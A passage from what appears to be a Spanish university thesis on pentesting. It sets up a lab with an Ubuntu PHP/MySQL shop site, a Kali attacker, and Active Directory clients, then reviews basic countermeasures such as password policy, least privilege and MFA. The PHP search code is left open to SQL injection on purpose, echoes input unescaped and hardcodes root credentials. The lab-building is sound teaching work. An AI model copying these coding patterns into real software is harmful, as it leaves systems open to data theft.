


Figura 16: Servicio FTP operativo en la máquina Ubuntu

También es importante destacar que se ha instalado el servicio de SSH para permitir la conexión remota por terminal para la administración y mantenimiento del servidor. Esta práctica es muy extendida, permite la conexión hacia el servidor desde cualquier sistema operativo.

9.1.3.2.1. Implementación de la web y conexión con MySQL

En este apartado se explicará, cómo ha sido la implementación de la página web que se ha desplegado en el servidor Linux, la cual estará conectada con la base de datos MySQL. Esta web, programada en código PHP servirá para mostrar una serie de productos y sus características. Estos productos, se extraerán directamente desde la base de datos.

Comenzaremos introduciendo el código en MySQL que permitirá la creación de la base de datos, a la que llamaremos “marketplace”. Dentro, para este sencillo ejemplo, se ha creado únicamente una tabla, llamada “productos”. También hemos inyectado 10 registros para que la web pueda mostrar estos resultados.

El código SQL que hemos preparado para esta práctica es el siguiente:

```
-- Creamos la base de datos "marketplace"
CREATE DATABASE marketplace;

-- Accedemos a la base de datos "marketplace"
USE marketplace;

-- Creamos la tabla "productos"
CREATE TABLE productos (
  id INT AUTO_INCREMENT PRIMARY KEY,
  nombre VARCHAR(255),
  precio DECIMAL(10, 2),
  descripcion TEXT
);

-- Insertamos 10 registros de ejemplo sin tildes
INSERT INTO productos (nombre, precio, descripcion) VALUES
('Camara Fotografica Digital', 299.99, 'Camara fotografica digital, ideal
para capturar recuerdos'),('Cable USB Tipo C', 19.99, 'Cable USB Tipo C de
alta velocidad para carga y transferencia de datos'),('Portatil de Alta
Gama', 699.99, 'Portatil de alta gama con procesador rapido y pantalla de
alta resolucion'),('Telefono Inteligente Avanzado', 499.99, 'Telefono
inteligente avanzado con camara de alta calidad y pantalla
brillante'),('Auriculares Inalambricos', 79.99, 'Auriculares inalambricos
con cancelacion de ruido y larga duracion de la bateria'),('Televisor 4K de
55 Pulgadas', 799.99, 'Televisor 4K de 55 pulgadas con HDR y sonido
envolvente'),('Teclado Mecanico para Gaming', 69.99, 'Teclado mecanico
diseñado para jugadores con retroiluminacion LED
personalizable'),('Impresora Multifuncional de Alta Calidad', 149.99,
'Impresora multifuncional de alta calidad con escaneo rapido'), ('Tableta
con Pantalla de Alta Resolucion', 249.99, 'Tableta con pantalla de alta
resolucion y lapiz incluido'),('Reloj Inteligente de Seguimiento de
Actividad', 129.99, 'Reloj inteligente con seguimiento de actividad y
monitorizacion de la salud');
```

Para poder establecer esta conexión, se ha programado un pequeño fragmento de código dentro del archivo index.php que se encargará de realizar esta conexión:

```
// Configuramos la conexión con la base de datos
$host = "localhost";
$usuario = "root";
$contrasena = "mysql";
$base_de_datos = "marketplace";
```

```
// Establecemos la conexión con la base de datos
$conexion = new mysqli($host, $usuario, $contrasena, $base_de_datos);

// Verificamos la conexión con la BBDD
if ($conexion->connect_error) {
die("Error de conexión a la base de datos: " . $conexion->connect_error);
}
}
```

También deberemos codificar una función a modo de buscador, es decir, que el usuario pueda introducir un texto para encontrar productos más fácilmente, eso lo hemos realizado con el siguiente fragmento de código:

```
// Creamos la función necesaria para buscar productos por nombre
function buscarProductos($nombre)
{
global $conexion;
$query = "SELECT * FROM productos WHERE nombre LIKE '%$nombre%'";
$resultado = $conexion->query($query);
return $resultado;
}
}
```

Para la parte del buscador, hemos implementado el siguiente código HTML:

```
<!-- Formulario de búsqueda -->
<form method="GET">
<input type="text" name="busqueda" placeholder="Buscar productos por nombre">
<input type="submit" value="Buscar">
</form>
```

Por último, incluiremos el código que hemos programado, también en PHP, para poder imprimir por pantalla el listado de productos que se obtiene de la base de datos:

```
<!-- Lista de productos -->
<?php
if (isset($_GET['busqueda'])) {
$busqueda = $_GET['busqueda'];
$resultados = buscarProductos($busqueda);
if ($resultados->num_rows > 0) {
echo "<h2>Resultados de la búsqueda: " . $busqueda . "</h2>";
while ($fila = $resultados->fetch_assoc()) {
echo "<p>Nombre: " . $fila['nombre'] . "<br>";
echo "Precio: " . $fila['precio'] . "<br>";
echo "Descripción: " . $fila['descripcion'] . "</p>";
}
} else {
echo "<p>No se encontraron productos para el término: " . $busqueda . "</p>";
}
}
```

```
// Mostramos todos los productos si no hay una búsqueda
$query = "SELECT * FROM productos LIMIT 5";
$resultados = $conexion->query($query);
echo "<h2>Listado de productos:</h2>";
while ($fila = $resultados->fetch_assoc()) {
echo "<p>Nombre: " . $fila['nombre'] . "<br>";
echo "Precio: " . $fila['precio'] . "<br>";
echo "Descripción: " . $fila['descripcion'] . "</p>";
}}
// Se cierra la conexión a la base de datos
$conexion->close();
?>
```

Como se puede ver en el fragmento anterior de código, la extracción de la base de datos tiene un máximo que hace que solo se muestren los 5 primeros registros, aunque en MySQL se inyectaron 10. Esto permitirá que cuando se quiera probar el ataque de SQL Injection podamos evadir ese filtro o límite y ver los 10 resultados sin ningún tipo de restricción.

Por último, hay que comentar que se ha aplicado un pequeño código CSS para que el listado de productos sea más estético a nivel visual, pero como no es una parte fundamental del código, ni será relevante en ninguna de las fases siguientes, no lo incluiremos en la memoria. Una vez analizado el código, podemos ver el resultado final en la siguiente imagen, a la izquierda, la información de la base de datos “marketplace”, y a la derecha, la página web:




Figura 17: Web y BBDD operativa en la máquina Ubuntu

Al probar el cuadro de búsqueda vemos que funciona con normalidad, y filtra correctamente los productos que coincidan con el valor introducido:




Figura 18: Buscador de la web operativo en la máquina Ubuntu

9.1.4. Despliegue de la máquina atacante Kali Linux

En este paso se procederá a desplegar el entorno de Kali Linux, la máquina atacante. Esta máquina es la más sencilla y rápida de desplegar, puesto que no se trata de un archivo ISO, sino un archivo VDI, es decir, un disco duro que tendremos que incluir en la máquina virtual, y en este disco duro ya está instalado Kali con todas sus herramientas. Este formato se descarga rápidamente desde la propia web oficial de Kali.

Una vez creada la máquina virtual, el único paso restante es añadir el disco duro VDI a dicha MV, la configuración final se basará en asignar 4Gb de RAM y 2 vCPUs y un disco duro de un máximo de 80Gb, como en los casos anteriores, reservado dinámicamente. Si iniciamos la máquina de Kali Linux ya accederemos al entorno, sin necesidad de realizar ninguna acción adicional. El entorno es el siguiente:



Figura 19: Máquina Kali Linux ya desplegada

Como se puede ver, dispondremos de interfaz gráfica, pero casi todas las pruebas se realizarán desde consola. El único cambio que realizaremos será actualizar el sistema operativo, esto lo podremos realizar desde la terminal, con los siguientes comandos: “apt update” y “apt upgrade”.

9.1.5.Despliegue de las máquinas del entorno LDAP

En este apartado, veremos cómo se desplegarán dos máquinas Windows 10 “normales”, las cuales se unirán al entorno de directorio activo creado en el punto 2.5.1.2. Para estas configuraciones, se ha seguido la documentación oficial de Microsoft, disponible en la bibliografía [14]. En primer lugar, deberemos crear ambas MVs, en ambas se configurarán los siguientes recursos: 1 vCPU y 2048Mb de memoria RAM.




Figura 20: Máquinas AD ya desplegadas

Es importante comentar que se deben agregar también a la red de pruebas una vez se haya creado. Tras la creación de las máquinas virtuales, se le deberá asignar la imagen ISO de Windows 10 (descargada anteriormente), e instalar el sistema operativo. Se trata de una configuración muy sencilla, que finaliza en unos pocos minutos.




Figura 21: Instalación de Windows 10 en ambas MVs

Una vez se hayan instalado ambos sistemas operativos, deberemos conectar ambas máquinas al DC (el servidor Windows). A continuación realizaremos algunas configuraciones sobre una de las máquinas de Windows 10, pero deberemos hacerlo sobre ambas para que las dos se conecten al DC. Si realizamos una prueba de ping al nombre de dominio “uoc.local”, podremos ver que no responde, tal y como aparece a continuación:

```
C:\Users\LDAP_1>ping uoc.local
La solicitud de ping no pudo encontrar el host uoc.local. Compruebe el nombre y
vuelva a intentarlo.
```

Figura 22: Comprobación inicial de que el dominio no es accesible

Para que exista “visibilidad” entre ambos equipos, deberemos configurar la IP privada del DC como dirección IP del servidor DNS al que se conectarán ambos equipos Windows. Para ello, deberemos dirigirnos a la configuración del adaptador y establecer una configuración como la siguiente, en nuestro caso, le hemos asignado una IP privada fija al Windows Server, la cual es “10.0.69.5”:




Figura 23: Configuración de la máquina Windows como DNS

En el ejemplo, hemos elegido la IP 1.1.1.1 como dirección alternativa para el DNS, para que, en caso de que el DC no esté activo por cualquier motivo, la máquina no pierda conectividad con Internet. Si ahora volvemos a la consola y ejecutamos de nuevo un ping contra el dominio “uoc.local” veremos que ahora sí que tiene conectividad:

```

C:\> Símbolo del sistema
Microsoft Windows [Versión 10.0.19045.2965]
(c) Microsoft Corporation. Todos los derechos reservados.

C:\Users\LDAP_1>ping uoc.local

Haciendo ping a uoc.local [10.0.69.5] con 32 bytes de datos:
Respuesta desde 10.0.69.5: bytes=32 tiempo<1m TTL=128
Respuesta desde 10.0.69.5: bytes=32 tiempo<1m TTL=128
Respuesta desde 10.0.69.5: bytes=32 tiempo=1ms TTL=128
Respuesta desde 10.0.69.5: bytes=32 tiempo<1m TTL=128

```

Figura 24: El dominio UOC.LOCAL ya es accesible

Ahora que hemos verificado que existe conexión contra el DC, deberemos configurar el equipo para que se una al dominio. Para ello, nos dirigiremos a la configuración de W10, hasta la opción de “Obtener acceso a trabajo o escuela”. Deberemos introducir el nombre de dominio que se ha definido anteriormente, y con esa información, el equipo ya estaría creado, y no sería necesario realizar ninguna configuración, salvo reiniciar el equipo para que se aplique finalmente la configuración.




Figura 25: Se añade la máquina al entorno de AD

Una vez que se ha reiniciado el equipo, podremos iniciar sesión ya directamente con las credenciales del Active Directory, las cuales se definieron en el punto 2.5.1.2:



Figura 26: La máquina ya puede iniciar sesión a nivel de dominio

Una vez finalizada esta configuración, como hemos comentado, deberemos repetir la configuración para el otro equipo. Cuando este otro equipo ya se haya configurado tal y como este, desde la consola de Active Directory del servidor podremos ver que aparecen ambos equipos, a los cuales hemos renombrado como "DESKTOP-PRUEBA1" y "DESKTOP-PRUEBA2" respectivamente:




Figura 27: Visibilidad de los equipos desde la máquina Windows Server 2016

9.2. Medidas de seguridad generales

En este capítulo se llevará a cabo un pequeño análisis sobre una serie de medidas de seguridad básicas y generales, aplicables para cualquier entorno o sistema operativo. Por cada una de las contramedidas, se explicará la relación que tiene con cada uno de los apartados de la fase de seguridad ofensiva, y cómo afecta positivamente a la seguridad de cualquier entorno sobre el cual se aplique.

9.2.1. Política de rotación y no reutilización de contraseñas

En este apartado se explicarán los conceptos de rotación y de no reutilización de contraseñas, así como la efectividad de aplicar estas medidas, que a pesar de ser sencillas, son altamente beneficiosas.

En primer lugar hablaremos de la rotación de las credenciales, con esto nos referimos a la buena práctica de cambiar las contraseñas cada cierto tiempo, lo que aumenta en gran medida la seguridad. Muchas empresas, sobre todo está implantada en grandes empresas concienciadas en materia de ciberseguridad, configuran sus sistemas para que las **contraseñas expiren pasado un tiempo**, lo cual obliga a los usuarios a cambiar dichas credenciales.

Esto es muy beneficioso tanto en entornos empresariales como en el ámbito particular, ya que, si una aplicación web, empresa, o base de datos se filtra y se exponen los datos públicamente, este tipo de medidas ayudan a que esa información pueda estar desactualizada, y que si, por poner un ejemplo, la base de datos se vulneró 5 meses atrás, las credenciales ya no sean válidas ni funcionen, puesto que se habrán actualizado y cambiado gracias a esta política de rotación.

Por otra parte, la política de no reutilización de contraseñas, como su propio nombre indica, se refiere a que el usuario debería escoger credenciales diferentes para cada aplicación o entorno que maneje. Muchas veces por comodidad o mala memoria, los usuarios escogen la misma contraseña para múltiples sitios web, equipos, aplicaciones, o incluso entornos bancarios, lo cual es una muy mala práctica en términos de seguridad. Esto hace que si un ciberatacante logra acceder a una de nuestras contraseñas, pueda probar con ese mismo nombre de usuario o correo electrónico en diferentes aplicaciones, webs, redes sociales, etc...

Considero importante destacar que cuando un usuario se registra en en una aplicación ajena al entorno empresarial, o emplea un **software de terceros**, está sujeto a que esa aplicación o programa **sea atacado**, es decir, que exista un ataque dirigido a esa empresa de terceros, y que obtengan las credenciales de ese usuario de forma "colateral". Cada vez que alguien hace uso de ese tipo de aplicativos debe conocer que existe el riesgo de ser atacados, no directamente a ellos, pero sí que les afecta directamente, por lo que es importante disminuir lo máximo posible los riesgos, y la medida de no reutilización de credenciales está directamente alineada con ese propósito.

En el caso de la memoria de este trabajo, en el apartado de seguridad ofensiva, un ciberdelincuente al intentar atacar el servidor FTP, podría haber conseguido la contraseña del usuario FTP, pero si no se hubiera reutilizado la misma credencial para el usuario administrador, no hubiera conseguido escalar privilegios, y el impacto del ataque hubiera sido mucho menor.

9.2.2. Requisitos de complejidad en las contraseñas

Este es un punto en el que cada vez, más empresas están poniendo el foco debido a que no es una medida difícil de implementar a nivel de aplicaciones y entornos de empresa, ya que simplemente hay que validar que el usuario al elegir una contraseña cumpla ciertos requisitos como contener mayúsculas, minúsculas, números, caracteres especiales, etc...

Una medida tan “simple” como esta ayudará a que, cualquier ataque basado en fuerza bruta mediante diccionarios **pierda su efectividad**. Una contraseña larga, y compuesta por toda una variedad de caracteres habría hecho que el ataque al FTP en la fase de seguridad ofensiva no hubiera tenido resultado. En lo referente a la parte de pentesting en el Active Directory, si las contraseñas no hubiesen sido débiles, no se hubiesen encontrado en el fichero rockyou.txt, y el ciberatacante podría haber obtenido los hashes pero no se habrían podido romper de forma offline con ninguna herramienta de cracking.

Tanto esta medida, como las dos explicadas en el apartado anterior son formas lógicas de elevar el nivel de seguridad en los entornos empresariales (y también en los ámbitos personales), y su implementación no es muy costosa, entonces puede surgir la siguiente duda: ¿entonces por qué no se está llevando a cabo en la mayoría de las empresas?

Esto es así porque los directivos de las empresas y equipos de IT, por norma general, no aportan a los trabajadores ningún tipo de formación en el ámbito de la seguridad. No es necesario complejas formaciones en las cuales sea necesario disponer de conocimientos técnicos previos, porque no sería viable en ningún caso, pero sí que es posible dar formaciones a alto nivel a los trabajadores sobre cómo gestionar estas tres medidas, lo cual explicaremos con mayor detalle en el siguiente apartado.

9.2.3. Gestión correcta de las credenciales

Tal y como hemos comentado en el punto anterior, es altamente recomendable que las empresas pongan el foco en formar a los trabajadores en cuestiones de ciberseguridad básicas. En este apartado hablaremos sobre la correcta gestión de las credenciales, lo cual es válido tanto para el entorno empresarial como para el ámbito particular.

Es entendible que a un usuario sin conocimientos técnicos del área de ciberseguridad le pueda parecer imposible disponer de contraseñas **únicas e individuales** por cada aplicación, que sean complejas y que además sea necesario cambiarlas cada cierto tiempo. Por ello, la solución que está siendo la más elegida por los expertos en ciberseguridad es la utilización de un gestor de contraseñas, ya puede ser un aplicativo web, instalable o APK para el móvil, pero emplear un software que mantenga las credenciales encriptadas, y que para acceder sea necesario algún tipo de verificación, biométrica, contraseña, etc...

De esta manera, es fácilmente asumible poder tener contraseñas únicas y complejas (de hecho, cuanto más complejas y largas mejor, que ni siquiera se recuerden, ya que de eso se encarga dicho gestor), así como poder cambiarlas pasado cierto tiempo. Este tipo de aplicaciones permite guardar la información de los usuarios o correos electrónicos, contraseñas, URLs, notas, etc... También suelen tener incorporada una herramienta para generar credenciales seguras, y un histórico de los cambios efectuados en cada una de las entradas.

Este tipo de aplicativos suelen requerir una contraseña “maestra” para poder acceder a toda esa información, por supuesto, es necesario conocer esa credencial, y que sea lo más **larga y compleja** posible, puesto que será la entrada al entorno.

Empleando este tipo de herramientas, es sencillo poder aumentar el nivel de seguridad de cualquier empresa, ya que se conseguiría que cada usuario o administrador de sistemas pudiera establecer contraseñas complejas y únicas para cada aplicación o entorno.

9.2.4. Usuarios antiguos u olvidados

Otro punto que destacar a nivel de seguridad es la importancia de revisar constantemente en busca de usuarios que no estén activos. Una empresa que emplea un entorno de directorio activo puede emplear las utilidades de este sistema para detectar este tipo de usuarios. Por ejemplo, en caso de que un trabajador abandone la empresa, se podría establecer un procedimiento que indique que es necesario eliminar todos sus accesos y credenciales para que queden inservibles.

Ocurre lo mismo con usuarios “olvidados”, con estos nos referimos a aquellas credenciales que se crean por ejemplo a modo de prueba en entornos de desarrollo, pero que luego no se eliminan, y siguen activos, y en caso de que un ciberdelincuente los encuentre, podrá emplearlos. Existen softwares de terceros que realizan este tipo de monitorizaciones, o si la empresa desarrolla su propio software, bastaría con crear un script automatizado que sirva para notificar a los administradores si se detecta un usuario que lleva sin actividad (inicios de sesión, movimientos a nivel de red, etc...) durante un cierto tiempo.

No es la primera vez, ni será la última, en la que se realizan ataques exitosos que afectan gravemente a una empresa y que se hayan llevado a cabo empleando las credenciales de un trabajador antiguo que ya no está dentro de la empresa, o algún usuario con permisos de administrador que se creó a modo de test y no se llegó a eliminar, etc...

9.2.5. Principio “least privilege”

El principio conocido como least privilege hace referencia a los permisos que se le asignan a un usuario, ya sea en el momento de creación del mismo, o posterior a este. En ocasiones, a la hora de gestionar este tipo de datos, muchos administradores de sistemas, los cuales no conocen este principio, le dan a los usuarios más permisos de los necesarios, incluso en ocasiones, privilegios de administrador, aunque no sea necesario para ese usuario.

Esto, como se puede suponer, se trata de un riesgo para la seguridad de la empresa o infraestructura, debido a que si un cibercriminal obtiene acceso a ese usuario, podrá acceder a todas las áreas a las que dicho usuario tenga permisos. Por ello, lo ideal es conceder a cada usuario únicamente los roles que sean estrictamente necesarios para su correcto desempeño dentro de la empresa, limitando el número de usuarios que tendrán privilegios elevados y disminuyendo la posibilidad de que un ciberatacante tenga acceso a alguno.

Por otra parte, por supuesto, es necesario que esos usuarios administradores dispongan de protecciones eficientes y complejas, por ejemplo, contraseñas largas, aleatorias y que dispongan de todo tipo de caracteres, activar el MFA para ellos, etc... Otra medida recomendable para aplicar es tratar de usar lo mínimo posible estos usuarios, y solo

cuando sea estrictamente necesario, y en caso de necesitar llevar a cabo tareas de menor importancia, realizarlas con usuarios con un acceso menor, en resumen, no usar usuarios administradores para todo.

9.2.6. Activación de MFA

En último lugar, hablaremos de una medida de seguridad que, de nuevo, se trata de una de las más extendidas en los últimos tiempos, y que de hecho, está siendo impuesta su aplicación y configuración en muchos entornos o aplicaciones del mercado. Se trata de una contramedida que aumenta de forma exponencial la seguridad del entorno en el que se aplica, ya que si existe una autenticación que involucre MFA, significa que no bastará con que un atacante disponga de la contraseña de un usuario.

